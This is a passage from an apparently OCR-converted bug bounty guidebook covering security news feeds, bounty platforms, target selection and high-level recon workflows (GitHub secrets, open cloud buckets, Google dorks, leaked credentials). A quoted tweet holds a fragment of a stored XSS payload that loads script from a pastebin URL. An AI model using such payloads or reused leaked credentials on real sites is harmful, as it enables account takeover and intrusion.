Hackerone Blog	https://medium.com/feed/tag/hackerone	Hackerones blog can be a great resource for new information relevant to the bug bounty field.
NIST CVE ALL	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
NIST CVE Analyzed	https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss-analyzed.xml	NIST has a repository of CVEs and this feed will alert you to any new ones. You should be checking this every day.
Bug Bounty Writeups	https://medium.com/feed/bugbountywriteup	This is a feed of bug bounty write ups.
Port Swigger	http://blog.portswigger.net/feeds/posts/default	This team is constantly producing high quality blogs. They are the creator of Burp Suite and you defiantly want to be following them.

Reddit Netsec	http://www.reddit.com/r/netsec/.rss	Reddit needs no introduction. This is one of the best places to get info sec news.
Threat Post	http://threatpost.com/feed/	This feed is about cyber security news and events.

Table 3: RSS feeds

There is way more feeds than this. To list them all it would take many pages. However, you can search online to find any RSS feed you want.


Conclusion

RSS feeds are a great way to stay updated with the most recent news. You will get real- time information and be able to follow new techniques and trends that are happening in the industry. If a new trick or CVE comes out you need to be among the first to know about it, maximizing your opportunity to submit a vulnerability and get paid!

Social Media

Tweetdeck

Twitter is one of the best resources to get real time information. The infosec community on twitter is very large and very active. You will need to follow the right people and monitor the right hashtags so you can stay up to date with the latest trends in the industry. Tweetdeck is a tool created by twitter to help organize a collection of tweets, I use it to monitor different users and hashtags.



bugbountytip @a_l_e_r_t_1_ 1h
play.google.com/store/apps/det…

Let's hacking together everywhere !!!

#BugBountyTip

Tragger Osbourne @OsbourneTra… 6h
#BugBounty #bugbountytip @EagleEyeSec1

xer0dayz @xer0dayz
Collect all URL's, sub-domains, emails, phone numbers and fuzz all parameters for XSS/SQLi/RCE/Traversal flaws with BlackWidow
github.com/1N3/BlackWidow/
#pentest #bugbounty #hackers #redteam #OSINT #recon
youtube.com/watch?v=mch8ht…

Elliot Alderson @fs0c131y 8m
Stop saying « This is only the Delhi subdomain ». The subdomain and the main domain are on the same server 104.18.130.37. This is bad, face it
4 3 23
Show this thread

Elliot Alderson @fs0c131y 11m
I can smell a stored XSS

```
title="<script language=" javascript
://pastebin.com/raw/j3peQ0M5"></scri
```

2 3 28
Show this thread

Sean Harris @InfoSecHotSpot 39m
Recently, we caught a new unknown exploit for Chrome browser. We promptly reported this to the Google. After reviewing of the PoC we provided, the company confirmed there was a zero-day vulnerability and assigned it CVE-2019-13720. twib.in/l/8LB78M8o4a7X via @InfoSecHotSpot
3

Shah Sheikh @shah_sheikh 3h
Chrome 0-day exploit CVE-2019-13720 used in Operation

Figure 8: Tweetdeck dashboard

With tweet deck we can easily monitor hashtags, users, search terms, and more. Tweetdeck allows you to easily monitor all of these with a single interface all you have to do is set it up. Twitter is a gold mine for information.

Reddit

Reddit is another really good source of information. The subreddit “netsec” is by far the most popular place to find infosec news and information.

- https://www.reddit.com/r/netsec/

Other

There are plenty of other social media platforms that contain useful information. You can also utilize YouTube, Facebook groups, slack channels, discord channels, hacking forums, podcasts, and much more.

Conclusion

Social media is one of the best places to find tools, techniques, and new information. Reddit and Twitter seem to be where most of the infosec community hangs out so you want to be monitoring those platforms. The most important thing here is that you have an ear in the community. Technology changes rapidly and new techniques are coming out every day, make sure you’re on social media so you can follow the trends.

Summary

If you’re not progressing, you're regressing. In this field, things are constantly changing and the only way to keep up is to have an ear in the community. If a new CVE, technique, or tool comes out you need to be the first to know about it. Constantly monitoring your CVE feed, RSS feeds, social media feeds, and chat rooms will allow you to be the first to know when something gets dropped. You need to keep your knowledge base up to date or your will surely fall behind.

Chapter 4: Bug bounty 101


Picking the Platform

Introduction

The first step to beginning your journey into bug bounty hunting is to pick a platform to use. You don’t want to be running around hacking random sites as that is illegal. You need to make sure the target you are testing has agreed to let you do so. To get started all you have to do is sign up at one of the many bug bounty programs.

Hackerone

Hackerone is one of the most popular and widely used bug bounty platforms out there. Hackerone works with all kinds of companies to bring them to their platform. If a company agrees to be tested you will see them on the “program directory” list as shown below:



Directory

Find new hackable targets or contact information to report vulnerabilities you've already found.

Program features

□ IBB
□ Offers bounties
□ High response efficiency
□ Managed by HackerOne
☑ Active program


Asset type

● Any
○ CIDR
○ Domain
○ iOS: App Store
○ iOS: Testflight
○ iOS: .ipa

Program	Launch date	Reports resolved	Bounties minimum	Bounties average
Top Echelon Software	10 / 2019	11	-	-
Coda Managed	10 / 2019	23	$50	$150
AODocs	10 / 2019	1	-	-
JNJ Mobile	10 / 2019	4	-	-
Tumblr	10 / 2019	75	-	$100

Figure 9: Hackerone bug bounty programs

The next step involves looking at the “program policy”. This will provide you with all the necessary information about the engagement. This document will outline the payout amounts, disclosure policy, out of scope targets, in scope targets, and any other relevant information.



Rewards

Critical (9.0 - 10.0)	High (7.0 - 8.9)	Medium (4.0 - 6.9)	Low (0.1 - 3.9)
$1,500	$750	$300	$150

Our rewards are based on severity per CVSS (the Common Vulnerability Scoring Standard). Please note these are general guidelines, and that reward decisions are up to the discretion of Coda.

Last updated on August 26, 2019. View changes

Policy

Coda looks forward to working with the security community to find vulnerabilities in order to keep our businesses and customers safe.

Response Targets

Coda will make a best effort to meet the following response targets for hackers participating in our program:


- Time to first response (from report submit) - 2 business days
- Time to triage (from report submit) - 2 business days

Figure 10: Bug bounty scope

Remember to pay close attention to the domains that are in scope and any endpoints that are out of scope. If you’re doing this to make money you don’t want to waste time testing something that isn’t going to get you paid.

Bug Crowd

The second most popular bug bounty platform is bug crowd. This platform is very similar to hackerone. You can search for companies who have an active bug bounty platform.



Program Name	New	Bug Bounty	Swag	Hall of Fame	Submission URL
(ISC)^{2}				✓	🌐
.nz Registry				✓	✉
0x Project		✓			✉
123 Contact Form				✓	🌐

Figure 11: Bugcrowd bug bounty programs

Bug crowd also includes the location where you can report bugs. Not every company has specifically signed up for a bug bounty platform but that doesn't mean there isn't a location to submit bugs to them. If you're doing this to make a living and need money make sure the platform actually gives cash rewards. Some companies only offer bragging rights or a t shirt as a reward. As amazing as that is you won't be able to pay the bills with a cool looking t-shirt.

Conclusion

There are lots of bug bounty platforms to choose from but the vast majority of people stick to Hackerone and Bug crowd. If you're just getting started, I would recommend starting out on Hackerone or Bug crowed.

Picking the right target

Introduction

Simply picking the wrong target can greatly reduce your chances of finding a vulnerability. You need to be able to identify those ideal targets that have the greatest chance of a successful payout.

Scope

Targets with small and limited scopes are generally going to have fewer total vulnerabilities to be found. The more domains in scope greater the chances you will run into a vulnerability, it’s a numbers game.

Age

Old companies tend to rely more on legacy systems and may have a larger footprint on the internet. This is because old companies have been around longer and have stood up, taken down, and updated their external infrastructure more than newer companies. New companies will typically have a smaller footprint on the internet as they haven't been around long enough to stand up a bunch of infrastructure. So, you will typically see better results testing older companies.

Pay out

If you don’t care about money then this section is irrelevant to you. However, if you like to get paid you will want to target companies that have the highest payout. I’ve seen one company pay $1,000 for a vulnerability and another pay

$50. If you’re going to be spending time finding bugs you might as well prioritize companies that have higher payouts.

Conclusion

Picking the right target will make all the difference when doing bug bounties. You want companies with large scopes and lots of assets to go after. If you’re in it for the money you will want to avoid targets that don’t pay. It would be a waste of time if you spent five days on a target to only receive a free pen and t-shirt.

Summary

As you might have learned by now the bug bounty process starts before you start hacking. You need to pick the right platform so you can maximize your success rate. From the very beginning of the process you want to set yourself up for the best chance of getting a vulnerability and getting paid. Hackerone and bug crowd are two of the most popular bug bounty platforms but don’t forget about those hidden programs. When determining which organization to go after you want to look for certain traits. Large scopes, high payouts, and the age of an organization are all the features you want to look for in a bug bounty program to maximize your efforts.

Chapter 5: Methodology - Workflows

Introduction

Before you start trying to hack something you need to come up with a high-level plan of attack. The last thing you want to do is randomly do a bunch of stuff and get absolutely nowhere. You need to come up with some sort of map or workflow of your attack process. This will help you see the big picture and how the different parts of your process connect to each other. The easiest way to map out your pentest, bug bounty, or hacking process is to create a flowchart or workflow that describes everything. Don’t worry about getting to detailed with the technical aspects you just want a high-level picture of what to do.

Recon Workflow

Introduction

The recon workflow can be broken up into a couple different parts. You have your traditional workflow that seems to be a part of everyone's recon process. Then there are some workflows that are non-traditional and fairly unique. I'll be breaking down a few different workflows feel free to combine them to forge your own unique way of doing things. Some workflows may work for you while others you may completely fail at it. Everyone is different you have to find what works for you. Hacking is both a science and an art.

Traditional Workflow

The traditional workflow can be found in almost everyone's methodology. It seems to be the base that everyone's framework is built from. The traditional bug bounty workflow will look something like this:




Figure 12: Traditional workflow flowchart

As you can see there really isn't anything to fancy going on here, but that doesn’t mean this process won’t bring you vulnerabilities because it most definitely will. However, this process will get refined as you progress through the book.

Domain

First you will need to pick a company that has a bug bounty program. Next you will need to locate all domains belonging to that company. After you have gathered all the root domains you will need to determine the subdomains belonging to each root domain. Next you will perform DNS resolution to determine the A, NS, MX, and CNAME records of each target. All A records should be added to a list of IPs belonging to the company.

CIDR

Depending on the size of the organization they might have their own Classless Inter-Domain Routing (CIDR) range. If you don't know a CIDR range is just a range of IP addresses belonging to an organization. Large companies tend to have their own CIDR ranges but smaller companies will typically rent servers from a third-party vendor such as Rackspace or amazon web services (AWS) so they won't have a CIDR range.

IP

Once you have gathered a list of IPs you will need to perform a port scan of each one. It is vital that you know which protocols and services are exposed, if you don't properly fingerprint each host you will be missing potential vulnerabilities. You can perform port scans passively using third party scanners or you can scan the target yourself. I typically like to use third parties, but in some instances, I need to scan a specific port that these third parties don't support. It is also a good idea to determine the geo location and autonomous system number (ASN) so you know where the IP is located and which company owns it. As you will learn later some vulnerabilities and exploits can be enhanced depending on the environment they are found in. For example, getting SSRF on a host located on AWS can result in a finding with much greater impact, this will be discussed later in the book.

Web Applications

The final step in this recon process is to take the list of subdomains and IPs running a web application and perform fingerprinting and content discovery on them. You will need to know what technology runs on each endpoint. Properly fingerprinting your target is extremely important as it can directly lead to finding vulnerabilities. For instance, if you see a site is running WordPress you might run a WordPress scanner on it. If you see an Apache Struts page you might try some known CVEs for that, the list goes on. After your fingerprint the host you will want to perform content discovery. This means you will try to figure out what pages are on the target domain. This is typically done by crawling or performing a directory brute force on the site.

Conclusion

This is a very BASIC overview of what your process might look like. If you’re just getting into bug bounties you want to practice and master this process. You must learn to walk before you start running. I said this was a basic methodology, there are definitely some other tricks to the game but almost everyone follows this basic workflow to some degree.

GitHub Workflow

Introduction

This is probably one of my favorite workflows because it’s so easy to perform and it has a high chance of producing critical severity findings if done properly. Almost every developer uses GitHub to store their source code. Sometimes developers will upload hard coded credentials in their source code and config files for the world to see. These can be used to do all kinds of things.

Workflow

During the recon process you will want to spend effort trying to locate source code repositories that your target as uploaded. This is in the recon process but some may say it belongs in the exploit phase because the moment you find working credentials it becomes a vulnerability. However, I decided to put this in the recon phase because you must do a substantial amount of recon find these source code repositories.




Figure 13: GitHub workflow flowchart

Conclusion

Searching for sensitive information in GitHub is an up and coming technique that a lot of people are using to compromise organizations. Almost every developer uses GitHub to manage and store their source code. With a little recon you can find these repositories and if you get lucky you will find some hard-coded credentials that can be used to login to their application or server. I have personally used this technique to pop multiple fortune 500 companies. You could argue that this should go under the exploitation phase but I always end up performing this workflow in my recon process. However, in this book, this technique will be discussed in the exploitation section even though I perform this during the recon process.

Cloud Workflow

Introduction

There are several different cloud providers that companies use instead of hosting their own infrastructure. AWS, Google Cloud, Azure, and Digital ocean are a few of these providers. Each of these providers offer the same service, they will host all of your infrastructure for you. This means your VPS, database, storage, and everything else can be hosted in the cloud.

Workflow

People have been pillaging AWS S3 buckets for some time now. In case you don’t know S3 buckets is a place to store files, it acts as your cloud storage.

Sometimes companies will leave these open to the public allowing people to download sensitive data. AWS is not the only one impacted by this, nearly all cloud providers share this misconfiguration.




Figure 14: Cloud workflow flowchart

In this workflow you would check each cloud provider to see if your target has any assets with a misconfigured storage bucket. This is a very popular workflow that has gotten bug bounty hunters and pentesters plenty of easy wins

Conclusion

Companies are starting to ditch the idea of hosting their own servers and they are moving to the cloud. This migration can be complex so mistakes and misconfigurations can easily be introduced into the environment. Once you find an open storage bucket you should look for exposed sensitive data.

Google Dork Workflow

Introduction

Google dorks have been around for a long time and hackers have been using them to find vulnerabilities and for open source intelligence gathering(OSINT) for just as long. Google dorks allow you to filter through the massive amount of data Google collects to find specific things, for example if you only want to show PDF files hosted on an endpoint there is a dork for that. My favorite use cases are to use google dorks to locate sensitive information on third party sites that my target uses.

Workflow

This workflow is neat because it requires zero technical knowledge yet can have devastating impacts. However, it does require a lot of time to shift through all the irrelevant data but you can stumble across some real interesting stuff.




Figure 15: Google dorks workflow flowchart

I legit used this workflow all the time because it’s so simple and easy. I’ve used this to find remote code execution (RCE), working credentials, and potential leads. This technique will be talked about in detail later in the book, so I won't spoil it here.

Conclusion

Google dorks are one of the oldest and well-known workflows out there. People have been using this technique for decades to perform OSINT on their targets, but for some reason I see people failing to implement it into their own workflow.

Leaked Credentials Workflow

Introduction

This workflow may not be in scope for bug bounty programs but I still wanted to mention it here. Hackers have been hacking websites and dumping their databases online for decades now. Using these databases leaks it is possible to find users email and password combinations. These credentials could then be used to login to other accounts due to password re-use.

Workflow

If you're doing bug bounties this workflow might be out of scope. However, hackers have used this workflow to compromise high priority targets in the past.


